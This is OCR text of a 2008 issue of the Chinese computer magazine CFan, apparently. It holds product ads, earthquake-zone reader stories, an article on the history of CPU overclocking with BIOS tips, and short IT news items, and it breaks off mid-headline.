一本大家都能看懂的电脑杂志

WWW.CFAN.COM.CN

邮发代号：82-512

赠 "PC排障"顶级心法——《CFan易故经》

15个PSP绝妙玩法

★PSP购买指南
★让MM玩PSP的六大理由
★买NDSL还是PSP
★PSP高清电影

P18

4大功能集于一身

新生代OL的超级武器

7款一体机精品，11个经典应用技巧力助学生妹4步变身职场白领

P90

半月刊
12
2008
6月15日出版

79套应用方案 58个实用技巧 42个问题解答 40条新闻评论 33款新品介绍

GIGABYTE
关灯 关空调 关电扇...
电不是这样省的
动态
节能引擎
GIGABYTE
加强版
技嘉节能主板【真·省电】
EP45-DS4
EP45-DS3L
动态
6-档位
智能电源切换
恒动式
节能技术
超耐久
超低温
超节能
Supports
Core 2 Quad
Supports
Core 2 Duo
intel
P45
EXPRESS CHIPSET
intel
P43
EXPRESS CHIPSET
登陆技嘉会员网站了解更多资讯：club.gigabyte.cn

Dell推荐使用正版Windows Vista® Business。

免费升级至160GB*硬盘! 购买Vostro™成就™ 笔记本指定机型

DELL专业IT服务

使企业设备的意外损失获得保障

企业的每一步成长都来之不易，如何避免IT设备故障给企业造成的损失？ Vostro™成就™电脑具备高度稳定性与可靠性，并可提供CompleteCover全面保护意外损坏支持服务*，使您避免因意外损坏而支付昂贵的费用，为您降低损失。

DELL™ VOSTRO™ 成就™ 1400笔记本

网上优惠价

¥4,899

E-Value 配置代码: R520682

- 英特尔®酷睿™2双核处理器T5270(1.40GHz)
- 正版Windows Vista® Home Basic
- 1GB 双通道 DDR2内存. 80GB* SATA 硬盘
- 14.1英寸 WXGA TFT 显示屏

促销信息

免费升级至英特尔®酷睿™2双核处理器T5670+120GB*硬盘
加RMB100元升级至Intel® 4965 WLAN(802.11a/g/n)无线网卡

DELL™ VOSTRO™ 成就™ 1200笔记本

网上优惠价

¥5,599

E-Value 配置代码: R520651

- 英特尔®迅驰®处理器技术*
  - 英特尔®酷睿™2双核处理器T5670(1.80GHz)
  - Intel® PRO/Wireless 3945 WLAN (802.11a/g)mini-card
- 正版Windows Vista® Home Basic
- 1GB 双通道 DDR2内存. 120GB* SATA 硬盘

促销信息

免费升级至160GB*硬盘
加RMB100元升级至Intel® 4965 WLAN(802.11a/g/n)无线网卡

DELL™ VOSTRO™ 成就™ 200-n微塔式台式机

网上优惠价

¥3,788

E-Value 配置代码: R220615

- 英特尔®奔腾®双核处理器E2160(1.80GHz)
- Linux®
- 512MB DDR2内存
- 80GB* SATA II 3.0Gb/s 硬盘
- 16X DVD*-ROM

促销信息

免费升级至19英寸宽屏液晶显示器
加RMB450元升级至128MB GF 8300GS显卡

DELL™ POWEREDGE™ SC440服务器

网上优惠价

¥2,499

E-Value 配置代码: R420604

- 英特尔®奔腾®双核处理器E2180(2.0GHz)
- 512MB DDR2内存
- 80GB* SATA II 硬盘
- 1年下一工作日上门服务*

促销信息

加RMB128元升级至1GB内存
加RMB118 元升级至160GB* 硬盘

DELL™ 外设产品，你的商务工作全方位合作伙伴。

DELL™ 1209S 投影仪

- 采用DLP LVDS技术，提供六色段色轮(RGBYCW)
- 高亮度2500最大流明*和双VGA输入，并支持DVI-D高清信号输入

网上优惠价 **¥4,999**

E-Value 配置代码: R921209S
全面提升Vostro™成就™产品性能

DELL™ E198WFP 19" 宽屏LCD显示器

- DVI-D接口支持HDCP高清信号

网上优惠价 **¥1,599**

E-Value 配置代码: R14198W
全面提升Vostro™成就™产品性能

DellConnect™

无论你遭遇何种问题，无论你身在何处，我们都能帮你完美解决。拥有DellConnect™远程诊断工具，就像戴尔技术工程师随时随地在你身边。

体验正版Windows Vista®带给您的安全、可靠和声誉。
Windows Vista® Business商用版让您快速容易地查找和组织信息，获得全方位的安全防护，轻松、高效地处理业务，工作表现更卓越。

2007 Microsoft® Office
预装在Dell电脑中的2007 Microsoft® Office套装软件，改良的功能和工具更易使用，让你的工作更简单。现凡购买Dell电脑产品(外设产品除外)加RMB1,999元即可获得Microsoft® Office中小型企业版2007(OEM版)

dell.com.cn/smb2

800 858 2218

www.dell.com.cn/cec

凡购买戴尔Vostro™成就™正版Windows®操作系统系列机型的用户，加RMB120元即可获得McAfee®杀毒软件15个月，保护您的电脑。

广告有效期: 2008年6月14日至2008年6月27日　本广告所列价格与促销适用于商业用户 每位用户最多购买五台 详情请致电戴尔销售代表查询免费销售专线服务时间:周一至周五8:30-18:30 商业用户周六9:00-15:00 同时提供7X24小时网上订购服务，未开通800地区或使用移动电话请拨打收费电话: 0592-8183110 戴尔中国诚聘各路精英 欢迎点击 Http://www.dell.com/careers　本版广告所列产品图片仅供参考 显示器以实物为准

目录 CONTENTS

《电脑爱好者》2008年12期 | 总第307期 WWW.CFAN.COM.CN

十五周年，和你在一起

NEWS & FOCUS 新视界

ENJOY 我就CFan

SOLUTIONS 聪明用电脑

系统

网络

高考 2008，专业红人就是你

如果你属于以下这三类人中的某一类，那你一定要看！

★有志向、有梦想，可已经与心仪的专业擦肩而过，不知道如何补救。

★有志向、有梦想，可不确定要选 A 专业还是 B 专业。

★没太多想法，只想选个比较有前途或钱途的专业。

在系统中“傲游”

傲游（Maxthon）浏览器提供了许多独特的功能，使得我们浏览网页更方便，如分屏、快捷键等。其实，我们通过一些技巧或工具，也能在 Windows 资源管理器中模仿出这些功能，大大提高我们的文件管理的效率。

搭乘“快车”，刊中软件下载全面提速！

借助快车代码，大家可以更加便捷地获取本刊中推荐的资源了！

在“软件小档案”等资源的下载地址旁，增加了一个 CFan 快车代码。在快车（FlashGet）的搜索栏中输入对应的快车代码，回车，该资源的专用下载链接就会显示在新弹出的搜索结果中，轻松实现高速、便捷的下载体验！

软件

办公

教与学

硬件

美文报

TALENT 天生我才

抗震救灾，网络同行

在这次四川大地震发生之后，互联网在信息的传播、捐款的筹集、失散亲人的寻找等方面，发挥了巨大的作用。正所谓：灾难无义，网络有情——互联网让这个世界变小。通过对本文的阅读，你可以了解互联网对于地震等自然灾害的诸多功能：了解发生地震的位置、知晓灾区详情、寻找失散的亲人朋友，同时还可以灾区人民进行捐款、祈福等活动。

40

键盘鼠标，似乎已经成了电脑中最无关紧要的配件，而就是这个天天“抓起来就用”的小东西，却正在经历着一场变革。“时尚、自我”成了外设产品的最新潮流。

“时尚、自我”，外设发展的主旋律与内涵

86

61

找回 SD 卡的写保护功能

我的 SD 卡坏了，彻底的不能写保护了！太可怕了，想想看，病毒会如洪水猛兽一般腐蚀它上面的数据。看来需要修修，这一查不要紧，原来 SD 卡有这样的秘密……

18 2008欧洲杯，送你15个PSP的绝妙玩法

2008 年欧洲杯已经于 6 月 8 日正式展开，瑞士对捷克的开幕式比赛你看了吗？如果你是球迷，一定不会错过。同样你不该错过的，是 PSP 掌机中一款大作——实况足球 2008。一个是足坛的重大赛事，一个是游戏界最新推出的产品，强强连手的游戏大餐，怎能少了你！

小白是今年夏天即将毕业的大学生。春节一过，她就到一家新成立的网络公司实习。在这半年里，小白几乎完成了从学生妹到白领的转变，而这段时间里对她帮助最大的 IT 装备，不是随身的笔记本电脑，而是集打印、复印、扫描等功能于一身的多功能一体机。

90 新生代OL的超级武器，打印、复印、扫描、传真多功能一体机？

GFan藏宝图 2008年第12期

仔细看，每个宝贝下面的幸运页码，翻到那里有惊喜哦！

BenQ FP241W
P101

WPS Office 2007专业版
P59

一等奖一名：价值500元
二等奖五名：价值200元
三等奖十名：价值50元
热心评刊员
P114

本期热点导读

本刊所有网络链接，均可在http://www.cfan.com.cn/url找到

DOCTOR 傻博士

KNOWLEDGE CFan加油站

DIGITAL 数字时代

57 WPS演示玩“宽屏”

目前演示文档模板大多固守着普屏适用的4:3比例，在宽屏投影仪上演示的时候，屏幕两旁出现大块的空白，实在是浪费空间啊，在WPS演示里就可以轻松设置宽屏。WPS Office 2007个人版，与微软Office外观、用法相似，无障碍兼容，能够直接编辑Word、Excel、PowerPoint格式，一起来试试吧！

79 别让夜晚蒙蔽了眼睛

选一台“夜视”摄像头

由于市面上所售的摄像头一般都采用低端感光器，低光照下效果十分不佳。那我们夜晚就不可以使用摄像头来进行视频聊天了吗？答案是否定的。

HOT TOPIC 热点话题

GUIDES 明白买电脑

SEARCHING 爆料王

精彩预告

特别话题：在CFan论坛的答疑版块中，有关QQ、MSN等聊天工具的问题经常被人提起：我的QQ为什么登录不了？为什么QQ用着用着就失去响应了？MSN的聊天记录到底会不会被人偷看到？Lava-Lava的群里可以下载到很多好东西，是真的吗？有关聊天工具的种种疑难问题，让我在下期特别话题中回答你……

“In”派茶馆：GeForce 9XXX，显卡将不再是游戏专属

显卡都能用来干什么？游戏、高清解码，这是我们所能想到的。但是，在进入新显卡时代之际，显卡被赋予了更多的功能应用，你能相信 Google 的图片搜索也是 3D 的吗？

相关软件索引

	软件	软件说明	页码
荐	PPA 1031	PSP影音播放器	18
	360时间保护器 1.3Beta	保护系统时间不被恶意软件篡改	36
荐	FolderBox 1.2	资源管理器分屏工具	38
	FlickrDown	下载Flickr相册	44
	InfoTag Magic	文件信息预览	50
荐	Memtest86+	检查内存是否有故障的工具	60
荐	名片经理V2.5C	名片OCR，名片管理	90

电脑爱好者®

Computer Fan

http://www.cfan.com.cn

2008年第12期 总第307期

主管单位 中国科学院

主办单位 北京《电脑爱好者》杂志社
中国计算机世界出版服务公司

编辑出版 《电脑爱好者》杂志编辑部

顾问 郭传杰

社长 陈 梅

执行社长/主编 封立鹏

总编辑 高 翔

出版部 聂 静(主任)

副主编 张 健

编辑部 何 昊(副主任) 张 勇(高级编辑)
陈荣贵 张 文 马江华 杜 昕
张锐峰

评测室 西浩铭 于 峰

设计制作部 余文憬(总 监) 胡京燕 陈红侠

发行部 刘丽华(总经理) 顾建林(副总经理)

客户服务部 总 监 姚 雯
副总监 李 隆 米 彬

商务市场部 柳 超(副总监)

办公/通信地址 北京市海淀区翠微中里14号楼4层(邮编:100036)
北京123信箱(北京《电脑爱好者》杂志社)

E-mail hotline@cfan.com.cn(稿件请投相应栏目信箱)

网址 http://www.cfan.com.cn

总机 010-68130909

广告客户部 010-68250606 / 68251818 / 68258181

读者服务部(发行) 在线QQ: 864186362 手机短信: 13801293315
010-68258784(周一至周五, 9:00~16:30)
邮购自助查询: 010-68259307 / 68259457

订阅 全国各地邮局(所)

国内发行 北京报刊发行局

邮发代号 82-512

国外发行 中国国际图书贸易总公司

发行代号 4576SM

刊号 ISSN1005-0043/CN11-3248/TP

印刷 北京外文印刷厂

广告许可证 京海工商广字第0055号

零售定价 6.00元

全年订阅优惠价 120.00元

本刊法律顾问: 北京周涛律师事务所(网站: www.zt148.com.cn)
电话: 010-63141013 13366185341

本刊如有印刷质量问题(错页、掉页、残页等), 请您与我们联系, 我们负责调换。E-mail: publish@cfan.com.cn

广商广告中的数据全部由厂商提供

寻找CFan人

震区读者，我们永远心相连

一个月过去了，坚强、乐观、团结的中华民族被暖暖的爱包围着……

《电脑爱好者》杂志社时刻关注着震区的救援和灾后重建，同时，我们也积极地捐款捐物，贡献我们的力量。

有一个群体，一直在我们的心中牵挂，那就是震区的读者！《电脑爱好者》作为全国发行量最大的IT杂志，在震区的读者覆盖率非常高！不说庞大的邮购读者库，不说最近几项大型读者调查积累的数据库，仅仅是2008年登录爱好者网站显示IP所在地为四川的网友，就达几万人之多。我们把邮件汇总，发去了慰问信，我们还联系了一些读者代表，希望从他们的乐观中，为全国的CFan人寻找力量。

成都 李瑞

5月12日那天下午没课，地震时，学校的震感非常强烈。我在寝室背英语单词，脑袋一片空白，背起笔记本电脑下了楼才感到害怕。然后我给父母打电话，可是已经打不通了。

学校的同学老师都好，但是一个同学被天花板上掉下来的砖头砸中头部，离开了我们，还有老师受伤了。我的QQ空间里有原来学校的照片，很漂亮，可现在学校被封了，有不少危房，在进行灾后修缮重建工作。

13日早上，不少人送来了馒头、火腿肠、水、救灾帐篷等物资。为了安全，我带了一台电脑，背了2本4月15日和5月1日的《电脑爱好者》回老家四川彭山县了。

我是初一接触的CFan。那时我对电脑很感兴趣。有个书店离我家较近，一些杂志我看不懂，而CFan的内容比较适合我这种菜鸟，我就用仅剩的80元压岁钱把一年的杂志全买了。我从杂志里学到了很多电脑的小技巧，对新闻评论、硬件、软件答疑等栏目都挺感兴趣。班上的同学都称呼我是电脑高手，我心里非常自豪！

后来因为玩游戏，家里不允许我看电脑方面的杂志，我就只能偷偷跑到新华书店去看。那个老板一看到我就说："小屁孩儿又来了！"直到现在上了大学，我才能重新订阅我喜欢的CFan。

我学的是软件技术专业，毕业以后一定要成为IT精英！让我们和CFan一起成长！加油！ CF [SWZ01]

都江堰 刘倚仲(带刀的刺猬)

《电脑爱好者》铁杆读者，爱好者网站热心网友。地震后，论坛里一个寻找他的帖子跟帖无数……大家焦急地等待着。终于，大家欣慰地看到了这句话："大家好，我安全了，到南京了。谢谢大家的关心。"

我今年16岁，玩电脑已有N年（2岁时就有照片为证），从第一台老爸的386到现在的酷睿6300，电脑用了5台，装机也有几十台。

我从小就喜欢电脑，曾经入侵过学校的网站，老师刚要批评我，我说："校规上从来没有规定过不准入侵学校网站。"弄得他哭笑不得。后来我没有受到什么处罚，但现在不敢了。

5月12日我们正准备上下午第一节课，突然间发生了地震！都江堰距离震中映秀仅仅十几公里。瞬时间交通、通信中断，无法上网，学校停课，我写了些日记，拍了些照片……我们学校的房子是都江堰所有学校里最牢的，只是倾斜了，大难不死！但是我有好几个朋友所在的学校垮塌了，再也无法与我相见，很让人难过，哎！

我经常上CFan论坛，这次地震发生后，这么多朋友在论坛里打听我的消息，让我太感动了！

我是从六年级的暑假开始买《电脑爱好者》的。三年了，真的很爱CFan，它给我印象最深的就是"生动"两个字，我期期必买，完全离不开它了。和小区前的书报亭老板混熟了，我让他每期都帮我留一本CFan。

我比较喜欢特别话题、游戏、硬件评测，小编里我最喜欢负责硬件栏目的West和特别的特别。有的同学特别喜欢软件方面的文章，我们班主任也很喜欢电脑，常借我的CFan看。这里提个建议，希望你们在各个省都举行读编交流活动，好让更多人都参与其中。以前我在杂志上看到通知，但是太远没办法来，很遗憾。

我今后想做硬件设计（比如CPU），大力发展中国的硬件技术，让机箱里面的进口全换成国产！

四川同胞们，全国人民为你们乍起，不要怕，要坚强！同时感谢大家对我们的帮助，让我们看到了华夏同胞的骨肉亲情，谢谢大家！

现在我住在南京的亲戚家，今后可能要在南京读高中了。新学校的师生对我很热情，但我想念都江堰的一切。还有一些同学现在到了上海、广州、昆明等地，我们在QQ上有联系。

我现在天天复习，备战中考，可惜所有资料都在学校，还有好几本CFan也在学校，现在也没法回去拿了。

(^_^) 嘻嘻，我挺乐观的，祝福大家都平安快乐！

刘倚仲在爱好者博墅上的日记——我的地震经历http://liuyizhong.blog.cfan.com.cn


CF [SWZ02]

爱好者 cfan.com.cn

爱好者网与爱播网牵手共同打造强势网络平台

请登录 http://school.cfan.com.cn/cfan/200812 进入本期导航专页。

日前，爱好者网（www.cfan.com.cn）与国内著名视频网站爱播网（www.aeeboo.com）就网络视频达成了内容层面的紧密战略合作，并签署了合作备忘录。此次强强联手意味着爱好者网在视频建设方面取得了长足的发展，并得到了权威机构的认可，同时还标志着爱好者网的转型又取得了阶段性的成果，为以后的工作积累了宝贵经验，奠定了坚实的基础。



校园DV短片征集令

大学生原创视频网爱播网与爱好者网强强联合，面向全国大学生长期征集DV作品，为当代学子提供一个展示自我才华的平台！

*作品要求

5~30分钟，AVI格式，以DVD光盘存储，同时提供文字介绍一份及图片若干，并请附上作者或团体的联系方式。

*短片类型

故事类——以发生在校园内的故事情节等为题材


旅游片——以节假日家乡风景或假期旅游地采风等为题材

IT应用类——以各类IT产品应用视频为主，如手机、笔记本、台式机硬件的使用技巧、经验介绍等

*推广

优秀短片作品将在爱播网获得推荐，短片的文字及图片将在爱好者网进行大力推广，获得作者书面许可后，可进行高校展映等其他方式的宣传和推广，以保证作者权益。

短片作品请邮寄至：北京市海淀区大柳树路17号富海大厦B座1509室 张建（收） 邮编：100081



爱上爱播网的理由

北京爱宝网络科技有限公司于2006年3月1日创办视频网站，经过两年的发展，已经打造成为中国最大的原创视频互动社区。

从最初的十大播客网站到现在的原创视频互动社区，爱播网经过不断的思路转变和用户积累，建立了高校DV联盟及中国原创DV联盟，原创DV爱好者已达150万人。

坚持为原创视频的制作团队和爱好者提供一种交互式平台，扶持有才华的人创作出优秀的视频作品，帮助用户解决制作、推广及作品收益等问题……大量的网络影视原创团队安家于爱播网，他们不仅带给用户优秀的视频创意，还为用户带去新奇的视频体验。

朝气蓬勃、专心致志是爱播人的优势，致力于新媒体、新影视的开创与发展是爱播人的理想，打造一流的原创视频网络互动社区，是爱播人奋斗的目标！一起来吧，为青春开辟一片新天地！

CF [SWZ03]

小编真人漫画系列 重磅出击!


1993 2008·电脑爱好者·15周年

15年来的科技大事、趣事，从杂志社到IT圈，从国内到国外，小编们倾情出演，期期精彩不断！挠到你的哈哈笑神经了吗？希望大家能够喜欢！

日韩世界杯，国足走一回

1 那之前，如果有人这么对你许诺，那就相当于拒绝。不过，谁都有踩到狗屎的那一天……

2 2:0，3:0，4:0，这不是在罗列数字，而是中国队首次参加世界杯的战绩。其实中国队的目标并不奢侈：一粒进球……



3 看球赛直播也能被剧透吗！没办法，谁让电视台有延迟呢，网上直播都进球了，可扭头一看，电视里的肥罗还没碰着球呢！

4 什么时候，梦想能照进现实啊！


CF [SWZ04]

超频？超频！免费的谁不要！

不管你是不是懂得电脑硬件，但你肯定听说过超频二字，就像很多人未必懂篮球，但一定知道乔丹、科比一样。超频并不是神话，但却为消费者提供了一个免费提升性能的途径。当然，你所不知道的事情是，超频真正的兴起，正是JS所为……

Tag CPU、显卡 | 超频 | 十五周年

最初的超频发起者：JS



1996年，人们对于电脑的认知非常有限，而JS就是利用大众IT知识匮乏的情况，将Pentium 75的顶盖打磨后印刷成Pentium 100字样，这样消费者在购买后，都会按照Pentium 100的跳线设置方法对主板进行设置——这就是我们所能接触到最早的超频了。之后，部分高端玩家又发现了一种未锁倍频的黑金刚版Pentium MX166处理器，通常都可以超频到Pentium MX200的水平，但懂得设置的人实在是少之又少。超频，不过是当初高端玩家的专利而已。

小知识：什么是跳线

现在主板上除了还能看到清空CMOS的跳线外，几乎看不到其他的跳线了。2001年之后，这种硬跳线逐步被DIP拨动开关替代。时至今日，几乎所有的跳线设置都"转移"到了BIOS中，通过软件方式进行调节就能进行超频了，方便很多


超频：第一次全民行动

1998年，超频第一次成了所有人的选择，因为在这一年，超频历史上第一颗超频产品诞生了——1998年，Intel推出了Celeron 300A处理器，通过提升外频（CPU频率是由外频×倍频的组合来定义的），其频率可以从300MHz提升到450MHz，性能也大幅度提升，这是历史上第一次处理器超频幅度达到50%。当然，价格也是促进超频发展的一大因素，消费者可以用更少的钱获得更高的性能，谁不乐意呢？

小提示：超频也受限

超频不是无限制增强性能的手段，因为超频成功几率受到多方面限制，例如内存的频率、总线频率、PCI、PCI-E频率限制、电压限制，以及CPU本身"体质"限制等等。也许同一型号不同批次的CPU在设计精良的主板上可以超频过50%，也有可能CPU一点都不能超。


又一个超频狂潮来了



在经历了第一次超频狂潮后，2000年AMD推出了一款Duron 600处理器，600MHz的频率可以轻易提升到900MHz，但也首次让人们感受到了散热是多么重要的事情——超频后的Duron处理器发热量巨大，很容易死机、甚至是烧毁。于是，超频所带动起来的产业——散热器开始快速的技术更新。之后的2003年，AMD还发布了一款Athlon XP 2500+ CPU，这款CPU也是可以将频率大幅度提升（50%以上）而备受消费者青睐

小提示：CPU超频电压很关键

为了增加CPU超频成功率，一般都会采用增加CPU电压的方法来实现。不过，这可是有个安全范围的。CPU电压的标称值中，向上浮动最好不大于10%，过高的电压会导致CPU彻底报废。所以在超频时，不可盲目地增加电压。



最恐怖的超频普及潮

超频最让人疯狂的时代并不在过去的历史中，而是今天依旧活跃在人们眼前的一款CPU——Intel Pentium E2140。这款处理器由于拥有本就强劲的性能，而其超频性能又通常能够达到100%，甚至更高而备受关注。1.6GHz的标称频率通过超频，几乎80%以上的E2140都能达到3.8GHz，性能也随之提升2倍不多。其以400余元的价格最终可以达到不输1000余元产品的性能，成为当之无愧的超频之王。

超频也疯狂

Tag 超频 | CPU | 技巧 | 硬件


◎河北/赵永宽

◀国外超频发烧友的超夸张超频平台

小知识：什么是超频

顾名思义，超频就是超过原来预设的频率工作，电脑的超频就是通过人为方式将CPU、显卡等硬件的工作频率提高，让它们在高于其额定的频率状态下稳定工作。以Intel Pentium4c 2.4GHz的CPU为例，它的额定工作频率是2.4GHz，如果将工作频率提高到2.6GHz，系统仍然可以稳定运行，那这次超频就成功了。

内存、显卡也超频



除了对CPU进行超频外，内存、显卡也成了超频对象。1999年NVIDIA推出了TNT2显卡，虽然性能是当时非常不错的产品，但面对3D游戏的迅速发展也显得有些力不从心，超频就成了玩家的一种无奈选择。

显卡超频只有两个部分，一个是显示核心，一个是显存。一般来说，显示核心超频幅度在10%左右，而显存则可以达到10%~15%。超频后的显卡很容易出现花屏、死机的现象，相比之下性能提升也较为有限。

至于对内存超频，则要从一个标准说开去了。2000年威盛公司推出了PC133 SDRAM标准，用以取代PC100 SDRAM（关于这个标准的故事，可以浏览http://www.yesky.com/265/44765.shtml）。

之后很多使用者发现，通过强制改变内存频率，50%以上的PC100 SDRAM内存条都能被当做PC133标准的SDRAM使用，其性能大致在10%以内，并不十分明显。显然，无论是显卡还是内存，其超频所带来的性能都不及CPU大，所以很多人一提到超频，至今还是针对CPU而言的。CF[SWZ05]

BIOS超频很简单

开机时，屏幕下方会显示一行字"press delete to enter setup"，这时按下"delete"键便可进入主板BIOS设置界面。选择"Advanced Chipset Features"项，再将光标移至"External Clock"选项（该项为CPU外频调节项），每次提高10MHz，"CPU Operating Speed"也会随之提高（该项为CPU主频）。然后按"F10"保存退出主板BIOS设置，重新启动计算机。如果计算机能够稳定运行，可以再次回到主板BIOS设置，提高"External Clock"的频率，直到计算机无法稳定运行、甚至无法开机为止。即使启动失败也不用担心，BIOS会自动恢复默认设置。

安全超频人人有责

在CPU超得开心的情况下，如何避免爱机毁于一旦的悲剧发生呢？

首先机箱后部的通风口要保持通风顺畅，保证机箱内部件散热顺利。其次在超频成功启动后，切莫得意忘形，需要密切关注系统情况，可以用各类主流软件测试系统是否正常。别忘了，用软件监视CPU，如著名的免费软件EVEREST（下载地址：http://dl.pconline.com.cn/html_2/1/60/id=5024&pn=0.html，快车代码：CF0812CMBG01），可监视CPU温度与风扇转速是否正常（CPU温度在70度以下为正常）。如果温度过热，即使不自动重启，长时间使用对CPU的损害也是致命的。

酷睿2：电压调节有限度

对于酷睿2处理器，你知道超频电压的幅度是多少吗？CPU工作电压（CPU Core Voltage）调整在1.45V以内；DDR2内存电压（DDR2 Voltage）应该在2.1V左右；芯片组南北桥电压（MCH Voltage、ICHIO Voltage）当提高CPU、内存电压都失败的情况下可进行调整，但提高幅度都不应超过0.2V。

趣味小知识

以前电脑一丁点的性能提升，要花费无数金钱，于是超频开始。随着时间的推移，酷睿架构、K8架构处理器已基本可以满足需求，"人人要超频"的年代渐渐远去，让我们来一起重温那个激情年代吧 狂超8GHz以上 11款经典超频CPU逐个看http://tech.sina.com.cn/h/2007-08-08/0755384429.shtml

▲恶搞的超频维生素 建议搭配QX6850或E6850"食用"

Athlon：巧设HT总线频率

许多想超频AMD Athlon64 X2系列CPU的朋友可能都会遇到超频设置正常，但是无法正常使用的问题，这是因为处理器中有一个关于HT总线频率设定，而这个设定是有讲究的。如果HT总线频率超过1000MHz，便可能会出现不稳定的情况。而HT总线频率的计算方法为：CPU外频×HT倍数。

进入"Advanced Chipset Features"，将"K8<->NB HT Speed"项设置为相应的值，一般规律为：如果CPU外频设置为300MHz，那么"K8<->NB HT Speed"值设置为"3×"，这样HT总线频率为900MHz（300MHz×3），没有超过默认频率1000MHz，超频就能成功。CF[SWZ06]

> DRAM Configuration	Auto
> K8<->NB HT Speed	Auto
> K8<->NB HT Width	Auto
> System BIOS Cacheable	Disabled
SLI Boardcast Aperture	Disabled

四川移动全省欠费不停机

震惊全世界的四川省汶川发生地震之后，四川移动针对全省通信客户服务做出一系列应急处理，其中包括欠费不停机等以下四项措施：第一，全省欠费暂缓停机，确保客户打得通电话。第二，紧急调配物资、终端、号卡、充电器，供灾区和抢险人员备用。第三，营业厅开展自救，争取尽快恢复正常生产经营，提供服务。第四，向全省发布短信，通报灾情信息，自救常识。

谷歌启动亲人搜索

针对四川大地震，Google启动了一个网络搜索服务——谷歌亲人搜索，只要在搜索框中填入姓名即可实现。并且Google还提供了外链代码，以方便其更广泛传播，帮助网友们找到自己的亲人。截至5月20日18时，谷歌亲人搜索已收录来自344个网站的147473个寻亲相关网页，并整理出来自80家医院及避难所的共计38284条记录。据谷歌中国公司工程师冯正柱透露，信息匹配正在增加，目前至少已经找到上千条匹配。

LG向长虹捐款700万元

作为总部在四川绵阳的大型电子企业，长虹在此次地震中遭受不小的经济损失。LG集团某人士称"捐款给长虹"的主要原因是，长虹是LG集团子公司——LG Display的重要业务合作伙伴。LG Display位于韩国，是液晶电视产业链中的上游液晶面板生产商。根据权威统计机构——DisplaySearch的统计，LG Display今年第一季度液晶面板的出货量占有率为19.5%，仅次于三星电子位居全球第二。作为下游液晶电视整机厂家的长虹，每年都要从LG Display大批量采购液晶面板。

微软免费软件为学生

继微软发布一系列针对学生的专业级软件资源以来，目前有来自比利时、中国、芬兰、法国、德国、西班牙、瑞典、瑞士、英国和美国超过3500万大学生从该计划中获益，其扩展范围将惠及全球十亿学生。这些软件帮助中国数百万的大学生免费体验微软软件开发及设计工具，以释放其创新潜力，激励其学术及事业成功。中国是首批执行该计划的国家之一。微软公司表示，这款软件不可用于商业目的。

浪潮推出农村电脑

浪潮集团与河北网通签署战略合作协议，双方将联合推出2700元起价的宽带捆绑电脑计划，并在包括服务、营销等领域全面展开合作。据悉，上述宽带捆绑电脑计划先期将通过预付费形式销售针对农村设计的电脑，后期将增加分期付款的销售形式。根据配置和包月时长的不同，农村电脑售价从2000余元到4000余元不等。这一次推出的"农村电脑"，使得经济发展稍缓慢的地区得到了有效的支援和帮助。

金山回馈用户

前不久，金山软件表示，为了满足用户更高标准的文档操作需要，将在最新版本的WPS Office中嵌入"公式编辑器"，并免费提供给使用WPS的所有用户。据透露，此次与Design Science公司的合作斥资近百万。其一是为了满足大量用户对公式编辑工具的需求，其二也是为了进一步保护用户的数据价值，提升与微软文档的兼容性。

CFan首页之"关怀"篇

诺基亚看好Linux

诺基亚高层日前表示，预计Linux操作系统在其手机产品中的地位将越来越重。随着越来越多基于Linux的新机面市，其地位将逐渐上升，谷歌开发的Android手机平台就是一个很好的事例。Linux目前是最流行的开源操作系统，公众在使用的过程中还可对其做出完善，并进行共享，其背后有一个非常庞大的开发社区提供支持，因此能够以极低的成本开发出更吸引用户的程序，这正好可以满足诺基亚的需要。

像选购游戏机那样选PC

据国外媒体报道，AMD将制定游戏PC标准，并给符合标准的游戏PC贴上"AMD Game"标签。AMD的目标是让游戏玩家像选购Xbox360游戏机那样选购PC。AMD的标准将面向主流PC玩家，而不是高端玩家的需求。最初，这些标准将只涉及台式机，此后AMD将制定笔记本电脑标准。包括宏碁在内的十余家经销商将推出贴有"AMD Game"标签的产品，微软和罗技也表示将支持"AMD Game"计划。


广电总局再次责令

